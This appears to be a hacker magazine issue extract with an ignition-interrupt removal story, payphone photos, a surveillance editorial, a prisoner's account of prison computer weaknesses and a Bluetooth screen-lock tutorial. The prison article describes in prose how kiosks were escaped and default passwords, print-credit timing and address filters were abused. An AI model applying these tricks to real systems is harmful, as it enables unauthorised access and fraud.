This spring, I bought a 1997 Subaru Impreza from a friend. I paid cash for it, and was in the process of cleaning it up on a Sunday afternoon when I opened the glove box. Inside was a small plastic device with a green LED, and four buttons numbered 1-4. A cable ran out the back of the box into the dashboard. Curious, I unplugged the device from the cable, and turned it over in my hand. There was a label on the back that read "ON TIME - Payment Protection Systems, Inc." It didn't mean anything to me, so I shrugged, plugged it back in, and the green LED was now red. And my car wouldn't start. Lovely.

Some reading on the Internet confirmed what I suspected. ON TIME is an ignition interrupt. In a nutshell, it disables the vehicle ignition if a borrower fails to make an auto loan payment on time. These types of "payment protection systems" are intended to make it safer for a lender to make high-risk (and high-interest) auto loans. They install an ignition interrupt, program it with a payment schedule and ransom codes, and send the borrower home with a car that they probably can't afford. When the borrower makes a payment, they are supplied with a six-digit ransom code that they punch in to the device, buying them another thirty days. When they fail to make a payment, they don't get the code for that month, and the car no longer starts. Some of these systems also include a GPS, so the repo man can cruise casually out to the location of the now-disabled vehicle, enter the code, and drive it back to the car lot. And probably sell the vehicle again to somebody else who can't afford it.

Of course, such systems fail. In my case, I had purchased the car used, not even knowing that it had an ignition interrupt installed. When the last payment had been made by the original buyer (or when the repo man took the vehicle back), the ON TIME unit had never been removed. The battery in the control unit was apparently dead, so when I disconnected the cable, I essentially reset the unit, and it was awaiting a ransom code input before I was allowed to drive anywhere. I called the girl from whom I had bought the car, and she didn't know anything about it. She had bought the car used from a dealer, and had also paid in full up front. I called the dealer, but they were closed on Sunday. Even if they had been open, they probably couldn't have helped; the paperwork showed that they had received the vehicle as a trade-in. Whoever knew the codes for the ON TIME device had programmed them in 1997, and I wasn't likely to find them, particularly not on a Sunday afternoon. In the meantime, my car was dead in the driveway.

The Solution

So I went back to the ON TIME control device. I pushed a few buttons. They beeped and the LED flashed red again. Brute-forcing combinations by hand wasn't an attractive option. According to the ON TIME website, the codes are six digits long, so there are 4096 possible codes using the numbers 1-4. Not a lot for a computer to guess, but a lot of buttons for me to push. I unplugged the device again. The data cable had eight pins, presumably used to program the device. And then plugged in... to what? I traced the cable behind the dashboard, toward the steering column. Four or five screws later, I had the steering column open. The other end of the data cable terminated at a

relay box with a wiring harness plugged into it. The harness had only four wires going into it, so I traced those. Two of the wires were spliced into existing factory wires. Those presumably provided power to the control unit. The other two were the interesting ones. A section of the vehicle ignition wire was cut out, and the circuit was routed through those two leads in the relay's wiring harness.

From here, it was easy to fix. A circuit has two positions: open or closed. So the ignition circuit routes through the relay box. The relay box receives signals from the control unit with the buttons. If the control unit doesn't receive the ransom code in time, it tells the relay to open the circuit, and the ignition no longer works. So: no reason to mess with the control unit. I disconnected the data cable and threw it into the yard. The control unit went in my shirt pocket. From the relay box, I disconnected the wiring harness, cut the ignition wires from it, and twisted them back together with a wire nut and some electrical tape. Circuit closed. I turned the key to make sure the car started, and then put the steering column back together. And marveled that the stupid thing had been in there for fifteen years.

Lessons Learned

Ultimately, what I did wasn't particularly difficult or clever. I just snipped a couple of wires and twisted them back together. Finding and replacing a bad fuse in my clothes dryer had been more difficult than that. What I found interesting upon reflection was my first instinct: get the codes for the ON TIME control unit. Because that was the interface that I could *see* - the one with which I was *supposed* to interact. And it was entirely the wrong instinct. If I had messed only with pushing buttons on the control unit, I would probably still be trying to brute force guess the ransom codes. As it is, I still have no idea what the codes are. But I don't care, because the control unit is in pieces on my desk. I could have wasted a lot of time trying to read I/O from the data cable, but the problem was easily solved in five minutes by going to the power source with a screwdriver, a set of wire cutters, and some electrical tape.

Find and mess with the parts of things that you aren't supposed to find and mess with, and not just the parts that you can see at first glance. And don't insist on a complex solution when a simple one will do!

References

- <http://ontimedevice.com/>

OFF THE HOOK

TECHNOLOGY FROM A HACKER PERSPECTIVE

BROADCAST FOR ALL THE WORLD TO HEAR

Wednesdays, 1900-2000 ET
WBAI 99.5 FM, New York City
and at <http://www.2600.com/offthehook> over the net

Call us during the show at +1 212 209 2900.
Email oth@2600.com with your comments.



And yes, we are interested in simulcasting on other stations or via satellite. Contact us if you can help spread "Off The Hook" to more listeners!

European Payphones



Spain. Nothing like a payphone that's part of some majestic scenery. This was seen in the plaza known as Puerta del Sol in Madrid near the monument to King Charles III.

Photo by Champ Clark III

European Payphones



Portugal. Payphones just seem to get much better views in Europe. This one is outside of the Carmo Church ruins in Lisbon.

Photo by Champ Clark III

European Payphones



Russia. This gem was found in Moscow Oblast near the Pionerskaya train platform. As a slap in the face to the ways of old, they didn't even consider putting the new payphone inside the old phone booth. The irony must be particularly biting in the winter.

Photo by IW4

European Payphones



Italy. Discovered in the skiing community of Sauze d'Oulx, there's something rather eerie and alien about this pair, silently standing guard while crowds of people innocently go about their business and pay them no mind. One day....

Photo by Oli Wright

Worldly Payphones



Morocco. Seen in Casablanca near the Olive Market. An old school phone that only takes coins.

Photo by Eduardo

Worldly Payphones



Ascension Island. If you find yourself using this payphone in Georgetown (population 450), odds are you're calling a really long distance. Located in the middle of the South Atlantic Ocean, this phone only accepts prepaid Cable & Wireless phone cards.

Photo by Jim Hardisty

Worldly Payphones



Gambia. We don't know a lot about this one as it came with no details whatsoever. But we do know that it's not that often you get to see a payphone from wherever this one happens to be.

Photo by Aldous Snow

Worldly Payphones



Mexico. Someone in Yal-ku Lagoon has a good sense of humor, although an actual tin can would have been more accurate.

Photo by scott

Global Payphones



Russia. It is strictly forbidden to take any pictures in, on, or around airports in the Russian Federation. Even the payphone looks angry. This one was found in the Yakutsk airport.

Photo by Robert

Global Payphones



New Zealand. Found in the Post Office Square of Wellington, this phone does something weird: when you pick it up, you hear the sounds of a crowded French cafe instead of a dial tone. But you can still dial.

Photo by Breto

Global Payphones



India. This “coin box telephone” was spotted in a forgotten corner of a New Delhi department store.

Photo by Jack Jordan

Global Payphones



Morocco. Probably one of the most secure payphones around. Spotted in Tangier, this one only takes coins.

Photo by TProphet

More Global Payphones



Iceland. Found in Reykjavik on New Year's Eve, this is pretty much what you would expect a phone booth to look like up there at that time of year.

Photo by Eric H. Jung

More Global Payphones



India. Found in the streets of Mysore, this is one of the few remaining coin-operated phones. Naturally, it seems a bit worse for wear.

Photo by Howard Feldman

More Global Payphones



Ukraine. Seen in the city of Lviv, this is old-school in more ways than we can count.

Photo by Corey Sherman

More Global Payphones



Taiwan. A typical card reading phone spotted in Taipei.

Photo by Bruce Robin

Payphones of the Arab World



United Arab Emirates. This brightly colored phone was seen in Abu Dhabi where even the trash manages to be color coordinated. This phone only takes cards.

Photo by DrJeep

Payphones of the Arab World



Egypt. People in Alexandria have the choice of using the red handset or the blue one. It has absolutely nothing to do with *The Matrix* nor with rising up against oppressors and eventually winning. But there do seem to be more red ones.

Photo by 1188

Payphones of the Arab World



Libya. This phone was found in Green Square in Tripoli, where there's still a bit of cleaning up to do. The booth itself is mostly used for posting political campaign ads while the inside does a pretty good job as a trash receptacle. If you're looking for a handset here, you'll have a tough time.

Photo by Tony Anastasio

Payphones of the Arab World



Libya. This phone was found in Green Square in Tripoli, where there's still a bit of cleaning up to do. The booth itself is mostly used for posting political campaign ads while the inside does a pretty good job as a trash receptacle. If you're looking for a handset here, you'll have a tough time.

Photo by Tony Anastasio

Payphone/Booth Alterations



Scotland. Found in Cleish, the traditional red booth that used to be seen everywhere in the United Kingdom has now found an alternate use as a bastion of information. We hope at least there's a phone book in there.

Photo by Sarx

Payphone/Booth Alterations



United States. What are the odds of getting two such submissions for the same issue? Seen on Broome Street in New York City, this library is a bit smaller, but with room to expand. Complete with locking doors.

Photo by John

Payphone/Booth Alterations



South Korea. Not really a payphone and not really an alteration, but an example of why we encourage submitters not to have humans in the shot. The result here looks like some kind of weird phone creature staring back at us. This regular phone inside a phone booth was found at the Rodriguez Range U.S. military installation.

Photo by Josephus

Payphone/Booth Alterations



France. This can be thought of as a doubly foreign payphone, since the traditional red booth immigrated from the United Kingdom and the phone itself is in the French city of Pontorson. In all likelihood, the components came from someplace else, so this represents a real melting pot of telephony.

Photo by Tom

Unusual Phones



Legoland. Not really a country or even a city, so we should probably say that this was seen in Carlsbad, California at the aforementioned theme park. Considering the way payphones are being abandoned, you might just as well have these start popping up to replace them.

Photo by Dave G

Unusual Phones



United States. Sure, why not? It's not like anyone is going to be using that phone, if there even is a phone underneath all that and if it's actually working. Perhaps converting former kiosks and phone booths into mini art galleries is the way to go. This was seen in Jamaica Plain in Boston, Massachusetts.

Photo by Ernesto Valencia

Unusual Phones



Norway. This is just the coolest phone ever. We don't care how old it is - whoever concocted this design clearly understood the concept of "rugged." No doubt it'll outlive us all. This can be seen in the tiny port of Barentsburg, which is the Russian settlement on Spitsbergen, 78 degrees north. It's used for calls within the settlement of 500 people.

Photo by Snorre Steen

Unusual Phones



Switzerland. Speaking of rugged, this phone booth was found inside the Gonzen iron mine in Sargans. To be fair, the mine hasn't been used since 1966, and perhaps the phone hasn't been either. Or maybe it's used by tourists who can't get their cell phones to work. Whichever it is, this one qualifies for being well off the beaten path.

Photo by Markus Bruetsch

More Broken Payphones



Disneyland. Again, technically not a city or country, at least not to us. This sad specimen was seen inside the Disneyland Grand Californian Hotel in Anaheim where they actually have permanent signs affixed to disabled payphones. A true sign of the times.

Photo by Curtis Vaughan

More Broken Payphones



Washington D.C. In this case, it's probably a good thing that this payphone was removed, as we can only imagine how unpleasant an extended conversation could become. This also aptly illustrates America's changing priorities.

Photo by Dave Burnett

More Broken Payphones



Copenhagen. At least in Denmark, when they retire payphones, they make a big deal out of it.


Photo by Patrik Larsson

More Broken Payphones



Portland, Oregon. Always good to see a sense of humor in an otherwise somber setting.

Photo by Brett Campbell



The Eyes Have It

Our first warning of the dangers of surveillance came early: our debut issue of January 1984, where we reported on tracking devices that were being installed in Hong Kong automobiles for the purpose of charging for road use. It was even reported that street cameras were being programmed to snap a photo of the license plate of any car whose driver attempted to tamper with the device. Orwellian, to say the least.

Today, congestion charging is commonplace, we willingly add devices to our cars that can play back the routes we've taken, and we're especially eager to install theft protection that will locate our missing autos, should they fall victim to a car snatching. And, of course, street cameras are everywhere.

As a society, we spend an awful lot of time focusing on the advantages of these gadgets and not enough on the potential threats they pose. Sure, we protect the environment by tracking and taxing frequent drivers. But we're also setting up the ability to *always* know where a vehicle is or has been. And that is a definite threat to anyone who still values privacy.

License plate scanners can quickly find cars with outstanding tickets - or the general location of someone who's wanted for one crime or another. Or really, *anyone* whose whereabouts are of interest. And, like most surveillance of today, there's no way to know when you're of interest.

Devices like LoJack are great for finding stolen vehicles. But it doesn't stop there. Who wouldn't also want that ability for their lost pet or abducted child? Whether it's a device

inside a car or a chip under the skin, it's capable of working anytime, not just when you need it. But we've convinced ourselves that the world is such a dangerous place that the risk of abuse is a necessary tradeoff.

Cameras on streets have gotten so popular among the frightened populace that some neighborhoods fight to have more installed in order to battle crime. However, there is no clear evidence that these devices do anything to *stop* crime, and, in fact, they've been shown to simply encourage criminals to find a camera-free zone to do their dirty work. In cities like London, even that might be difficult, as it's practically impossible *not* to be on camera if you're walking around town. But the city is no safer than it was, based on its own statistics. And yet, people remain convinced that constant surveillance is a necessity.

In addition to the steady increase of surveillance over time, our very notion of what constitutes surveillance has changed. We raised the warning years ago about the dangers of Caller ID, where people would know who was calling them before they picked up the phone. Today, most of us can't imagine what it would be like *not* to have this feature, and any hint that this is somehow a privacy invasion is roundly scoffed at. But calling people without sending your name and number used to be the norm and this form of anonymity wasn't seen as a negative thing at all. It made receiving phone calls somewhat mysterious and even intriguing. And there was much resistance when it started to change. But, like so many other things,

our perceptions of the world around us have changed. We must always be asking if these changes are for the better.

Whether it's by using social networks and apps to constantly let everyone know where we are and what we're doing, or by installing tracking devices of various sorts to always keep us company, we reinforce the belief that it's a normal part of life and that there's absolutely nothing wrong with it. Those who don't buy into it are by default a little more suspicious and might actually be seen as having something to hide. While it hasn't gotten to the point where you can be questioned for not having a tracking implant or for failing to check in with Foursquare, it doesn't take much imagination to see where we might be going if our world perception continues to evolve in this direction. Add a little fear into the mix and a population can be manipulated into doing most anything to protect themselves. Fear, after all, has always been a very effective marketing tool.

But there is one constant value that has remained, despite being increasingly chipped away at: anonymity, which is *essential* in a free world. Yet, every year, the cry of opposition to this notion seems a little stronger. After all, terrorists, child pornographers, and those people who leak information - they all rely on being anonymous, don't they? Our emotions are tweaked to the point where we feel that anything must be done to stop these people, even if it means giving up something we once prized, even if precious little factual information accompanies our emotions.

The value of anonymous email and net activity has always been high on the list in the hacker community. If the mass media were to get a hold of the previous sentence, you would no doubt be told that hackers (and others) are drawn to anonymity because it facilitates crime. Nothing could be further from the truth. Anonymity has to do with protecting the identity of everyone - from whistleblowers to crime victims to people who just want to be able to speak their minds without fear of retribution. Yes, it can be used for evil as well as for good, but that can be said of *any* element of freedom. If you have trouble envisioning the importance of anonymity in your own world, imagine its necessity in places where freedom isn't held in high esteem and where even visiting the

wrong website can get your door kicked in. Fixating on the potential criminal applications is yet another way of giving up something valuable due to fear. It's so very easy to fall into this trap.


But whether it's through fear or the simple desire to stay connected, we are steadily moving into a world where our whereabouts are always known, our words and actions always tied to our identity. For those who like this sort of thing, there are all kinds of neat and fun things to do with the technology. But at some point, we all have the need to *not* have our presence known, to speak anonymously, to enjoy a bit of privacy like so many used to on a more regular basis. Building a world where this is difficult or looked down upon is a guarantee that our love affair with surveillance will end badly when we realize that we can't escape it.

Where Is Your 2013 Calendar?



Is there something missing on your wall?

Like a full size 12x12" glossy wall calendar, featuring pictures of surveillance technology at work, along with historical dates of interest to hackers on nearly every day of the year? Well then, you're in luck, as we have just such a thing ready to send to you. And don't even think that it's too late in the year - we still have people ordering our 2012 calendar just for the pictures! \$14.99 includes domestic shipping - store.2600.com/calendar



TECHNOLOGY AT THE FEDERAL BUREAU OF PRISONS

by [Name Withheld]

Disclaimer: This article is for entertainment/educational purposes only. Any resemblance to actual persons, computers, locations and/or events is purely incidental. No computers were harmed in the writing of this article.

I'm nearing the end of a 210 month conspiracy sentence in federal prison and I thought I would let the readers know about the computer situation here. It should be similar at other institutions. For those of you who don't know, BOP stands for (Federal) Bureau of Prisons or, if you prefer, Backwards on Purpose.

As a side note, your magazine has been blacklisted here. As with all of the other places I have been, it's allowed for a couple of years until the wrong person notices one of the covers and it scares them. They then get turned over to Computer Services, where it is summarily banned. Novel ideas and free-thinking individuals are what they fear the most. I have personally spoken to several of the officers who would have the authority to accept or reject it. Their only response as to why is to say, "It would violate the security and orderly operations of this facility." The funny thing is that a copy of an article will make it in, as will the books.

In the library are five workstations and one print station, each of which is connected to a switch and server in a small rack inside of a cage closed with a padlock. There is an access panel attached with screws. It's a good thing

no one here has access to screwdrivers, right? This is in turn connected to a computer room located in the Administrative Corridor. From there it goes to the main server room in the Administration Complex at the main prison. The workstations are Pentium Dual CPU 2.2Ghz E2200 Dells with 1Gb of 800mhz DDR2 running Windows XP.

This is one of the smaller camps in the BOP, so other locations may have more. Other prisons also have them in the housing units. Each one is secured inside of a steel case with a special, rubber coated, TRULINCS branded lock. There are openings for the normal KVM cables, Ethernet, and the power cords. There is no access to the power switch, but the cords are plugged into standard, six outlet power strips screwed to the bottoms of the tables. The computers automatically reboot in case of "power failures." The boot process begins at 5:45 am, seven days a week. The BIOS and setup menus can easily be accessed with a keystroke. There is a password, but....

The computers boot to a login screen where you must enter three numbers to gain access: your eight digit inmate ID number; a nine digit Personal Access Code (PAC number), and a four digit PIN. Our ID numbers are printed on the fronts of each and every piece of clothing issued by the BOP, while the PIN and PAC numbers are written on a piece of paper and given out during the mail call. If a person doesn't attend it, someone else, hopefully without malicious intent, will gather your mail and give it to you.

Normal hours of operation are from 6:00

am until 3:30 pm and then from 4:00 pm until 10:00 pm. If you try to login at an undesigned time, it displays a "TRULINCS is not currently available" message. After three failed attempts to log in, your account is disabled until the administrator re-enables it, sometimes days later. DOS anyone? All keystrokes are captured by the program and do not get passed on to the OS - no three finger salutes, no Ctrl or Alt key combos, and no Windows key. Another thing to notice is the number on the bottom right of the screen, now 52. I'm assuming it is the current version number as it is incremented during most of the scheduled outages.

Once you are logged into the system, the first screen that appears is the Warning/Responsibilities/Acknowledgment page. You are being monitored. This computer is to be used for authorized purposes only. Don't be bad. Yadda, yadda, yadda. You must "accept" this to continue.

TRULINCS

This computer system is known as TRULINCS (Trust Fund Limited Inmate Computer System). While you're here, it is your bank, library, address book, and email provider. Once you have accepted the terms, the next screen appears. You will see several buttons: Purchase TRU-Units, Public Messaging, Print, Account Transactions, Bulletin Board, Contact List, Law Library, Manage Funds, Music, Prescription Refills, Request to Staff, and Survey. Not all buttons are available on all computers. You can get more info from http://www.bop.gov/inmate_programs/trulincs_faq.jsp.

TRU-Units

TRU-Units are credits that can be purchased for five cents each in increments of 40, 100, 200, 300, and 600. There are currently two pay services which use these: Public Messaging and Print. E-mail costs one unit per minute and printing is three per page.

Corrlinks

Email is provided by a company named Corrlinks. There is a four-step process to get a contact approved. First, the address is compared to a blacklist. For instance, I was not allowed to write to eyespymag.com about an issue with my subscription. If they are not on this list, they will receive an email from info@corrlinks.com, informing them that an inmate

wishes to contact them. It contains an eight digit code, good for ten days, which they must use when setting up their account. A link takes them to the site. The site uses CAPTCHAS to discourage the use of bots.

Once their account has been created, a notice appears on the TRULINCS screen in blue saying "you have new or approved contacts." The final step is to contact the person. Contact must be initiated by the inmate. After that, either party may write. Each inmate's address is in the form `xxxxxxxx@inmate_message.com`. Replace the Xs with the inmate ID number. The person must log into the site each time to check for messages from or to write to the inmate(s). There is a checkbox which can be clicked to have the site send an email notification to you each time you receive a message, but you still must login to read it. There is a 13,000 character limit. No html formatting or graphics are allowed, nor are attachments accepted. All messages over 60 days old are deleted, or so they say. You are allowed one hour before you are kicked off and must wait 30 minutes between logins.

Once logged in, you are free to enter and exit the email as often as you wish, until your hour is complete. Why is this important? From the time you click the Public Messaging button until you exit, you are being charged. Whether reading, composing, or replying, it doesn't matter. But it charges only for full minutes used. Therefore, if one were to exit before their next full minute elapsed, that partial minute would be free (though one credit is automatically deducted as soon as you enter the Messaging Center).

There is no cutting, copying, or pasting allowed. More than one recipient can be selected from your contact list. There is also no forwarding, but there is a workaround. Select the message that you wish to forward and click reply. You can then choose a different name from your list.

There is an approximately one hour delay for both incoming and outgoing emails. They are held in a queue, keyword searched, and sent out in batches.

Print

There are two printers: one for regular paper and another for labels, which are required on all outgoing correspondence. Both are located in cages, but the top is open so we can remove our printouts (or access any of the front panel buttons). The only thing the cages are good for is to block us from refilling the paper without calling a staff member with a key (unless one

tilted it up in the overly large space and filled it that way).

The `Print` button is disabled on all of the machines except for the Print Station. When something is printed from one of the regular computers, it is placed into the Print Station's queue. You must then log into it and send it on to the printer.

Labels can be printed for free, up to a limit of five per day. Although, if one were so inclined, they could just use a typewriter and a blank label. Though not exact, they seem to pass inspection pretty well.

GoPrint

Previously, printing was done using a touch-screen, mouse, and card reader/writer which was attached to the server located in the unattended library, and used a program called GoPrint. As with a lot of the full screen interfaces such as this one, there is a way to escape it. A quick double tap in the upper left corner would bring up a window and login screen for the Print Manager.

If this was a new setup, I would guess `admin/admin` or something similar, but every IT guy knows the first thing one should do is to change all of the default passwords to more secure ones, especially in a place such as this, right? Wrong! A few pokes at the on-screen keyboard and voila, the administrative panel, where one could change the price (lower, free, negative?), the number of copies, etc. Did I mention a card write? Saving the settings and exiting would drop you onto the Windows desktop logged in as the `sysadmin`. Enough said.

Credits were purchased at the commissary and stored on your ID card. Later, they switched over to a disposable prepaid card - \$6.50 for 50 pages - which was also used in the copiers. To make a copy, you first had to insert the card. The reader would display the number of remaining credits and, if empty, eject it.

After the copy button was pressed and your print job complete, the credit was then subtracted. The keyword here is "then." If one were to eject their card prior to the completion of the job, free copies for everyone.

Several of the copiers' functions required a password and it was set, albeit a six digit numeric one. I won't even tell you what it was. If you can't guess it in under a minute, you really aren't trying.

Account Transactions/TRUFACS

TRUFACS (Trust Fund Accounting and Commissary System) is the name of the system that contains the inmate accounts. The `Account Transactions` button allows one to view all of

their transactions. This screen has four tabs: the first for your TRUFACS (commissary) account, the second for your TRUFONE and ITS credits, the third for your TRULINCS TRU-Units, and the final one for media. It is not currently used here, but will contain a list of the songs we have purchased for our MP3 players, not yet available at all locations. Fraunhofer and Thomson will be smiling with a quarter million potential, new customers. Anyone heard of OGG?

The FBOP has gone biometric. To make purchases at the commissary, you must provide them with a thumbprint. The reader doesn't work very well and it sometimes takes several tries to accept it, and not always correctly.

Bulletin Board

This is where notices, announcements, schedules, call-outs, menus, etc. are posted. Call-outs are lists of inmates names and numbers telling where they need to go at a certain time, and their bunk numbers. Identity theft and regular theft are just two of the concerns here. One thing of note that I encountered here is the TRULINCS Training Manual. In its explanation of how to use the Bulletin Board, there is a screenshot of a document not normally available for our perusal - an instruction manual for a Citel IP phone C4110. Interesting.

Contact List

Here is where we add our contacts. Every person with whom you wish to communicate, whether by email, snail mail, or telephone must be listed. The required fields include: the first and last names, relation (family, friend, clergy, business, etc.), country, zip code (which automatically fills in the city and state fields), and address. The street is chosen from a dropdown populated with all available choices. Additional fields include telephone number, email address, re: and comment. None of these are verified in any way whatsoever.

Certain addresses are not allowed, such as the address of the institution. They don't want us to waste labels by printing return addresses for the envelopes, or to give to our families to use to write to us. If you need a label with a banned address, there is a checkbox next to the street field that says "My street does not appear in the list." If you check it, it adds another dropdown where you can select a letter to narrow your selection down. Choose any one. It doesn't matter. Another checkbox will appear saying "My street still doesn't appear in the list." Check it and you can type in any address you desire, even if it was the one that wasn't allowed before.

Law Library

Two of the computers are designated Electronic Law Library (ELL) computers. These allow local access to the LexisNexis database, updated every month or so, where we can research legal matters. We used to also have American Jurisprudence (AmJur), but it has been removed. It was by far the most phun of the two. It allowed “bookmarks” to be placed in the files. These were intended to be a link to a text file where you were taking notes or pictures of evidence or audio that would be opened in the proper viewer. Can you see where this is going? What would happen if an executable were linked to the program? Possibilities were endless.

One could also go to the `File Open` menu and browse for other “books” to open. An interesting place to search was the “users” folder. This is when we still had Windows logins rather than TRULINCS. Our usernames were our inmate ID numbers and the default password was `test@1234567`. Most people never used their accounts and could easily have been pwned. The users folder contained the numbers of every inmate who was able to use the system. But there was one that really stuck out: `77777777`. What could the password be? It turned out that this was an account created by the sysadmin that he could copy whenever a new arrival came and needed an account. There were also others called `test` and `printl`. Take a guess at their passwords. Go ahead, I’ll wait. I haven’t really used LexisNexis enough to say much about it.

Manage Funds

This button allows you to send money to one of your contacts, or set some aside for your release. The checks go out in a week or two and look like normal government checks. I’m sure you can see the potential for trouble here.

Miscellaneous

The remaining four buttons are grayed out and aren’t being used yet. Music will allow us to purchase songs, supposedly from `walmart.com`, but that has yet to be confirmed. `Prescription Refills`, `Request to Staff`, and `Survey` need no explanation.

The Inmate Telephone System deserves an article unto itself, but I’ll cover it briefly here. The phones are Set Tel Inmate V7006 GBK black boxes made by Wintel. They are pretty basic looking. The current ones are black. The blue ones were removed a year or so ago. There is a red plaque mounted in the upper left corner of the booth that warns you that you are being monitored. The monitoring is done by the staff. They have the ability to log into any of the staff computers and pull up a recording of the calls. There may also be a computer listening for keywords to flag the call for staff review. A big flag is speaking a foreign language besides Spanish. Each phone has a small metal plate riveted to the upper right of the box containing a four digit number, numbered sequentially.

The current version of ITS uses voice recognition. To initially record your voice you must dial 111 and then your PAC number. You are asked to repeat your name three times, then it is played back for you. To hear it again, dial 112 followed by your PAC number. 113 and your PAC number allows you to transfer money from your TRULINCS to your TRUFONE account.

An interesting number to dial is 116. It reads off two numbers, then hangs up, The first number is the same on all of the phones here. The second one is different on each phone, but they are in sequence with the numbers on the plates, though not the same.

To place a call, local or long distance, just dial the ten digit number. For collect calls, you must first dial 0. For international callers, you must dial 011, then the number. Of course, each of these must be followed by your PAC number and saying your name. Prices for local calls are seven cents, long distance 23 cents, and international is around a dollar.

Conclusion

The FBOP should rethink their password policies or actually follow them. They should rethink their IT department hiring policies - being able to walk and chew tobacco at the same time does not a good employee make. Security by obscurity does not work with inquisitive minds. There are many things that should be changed and some that have. Though our bodies may not be free, our minds are - free to learn, to explore, to resist. Hack the world!

Using Bluetooth Devices as an Additional Security Measure in Linux



by Aaron Grothe
ajgrothe@yahoo.com

BlueProximity is a program that can be added to your Linux system to have your system perform actions automatically when a Bluetooth device is in or out of range. BlueProximity does this by monitoring a paired Bluetooth device and performing a set of actions when the device is no longer available.

Disclaimer: it is possible to spoof Bluetooth addresses, so this is not a foolproof system. It can be useful as part of a defense in depth strategy.

To use BlueProximity, you'll need the following:

- Bluetooth adapter either built into your machine or a USB device. DealExtreme has a USB Bluetooth adapter that works really well with Linux that costs less than \$2.00 shipped
- Bluetooth device. Lots of people will select their phones. Keep in mind that cheap Bluetooth headsets can also work quite well for this purpose and they won't drain the battery on your phone
- Bluetooth stack/management software installed on your computer - if you install BlueProximity with your package manager on your system, this should be installed along with the BlueProximity software
- BlueProximity software - Installed through your computer's software manager

Getting Started

First, you will need to pair your Bluetooth device with your Linux computer. This is usually done through one of the following programs: Bluemon, BlueDevil or GnomeBluetooth. After the device is paired, you can go to the BlueProximity icon, which should be displayed on your toolbar, and start configuring it. All you have to do initially is select a Bluetooth device to monitor

and accept the defaults. By default, the system will lock the screen when you are typically more than 25 feet away and unlock when you get closer than that.

To quickly get the system to kill all of your ssh connections, change the line for the locking command from `gnome-screensaver-command -l` to `gnome-screensaver-command -l && killall ssh`. You can chain commands together with `&&` to have the lock/unlock actions do multiple commands for you.

Potential Uses

Out of the box, BlueProximity will automatically lock your computer's screen when your Bluetooth device is unavailable. Don't worry, you can always enter your password to unlock the screen saver.

Ideally, you can have it perform actions like the following as well:

- unmount encrypted filesystems so they are not available on the system
- kill your dropbox session
- portknock a remote system to let it know you are locking your system
- run a program like wipe on sensitive files
- kill ssh connections to remote machines
- almost anything else you can think of

A Couple of Quick Tips

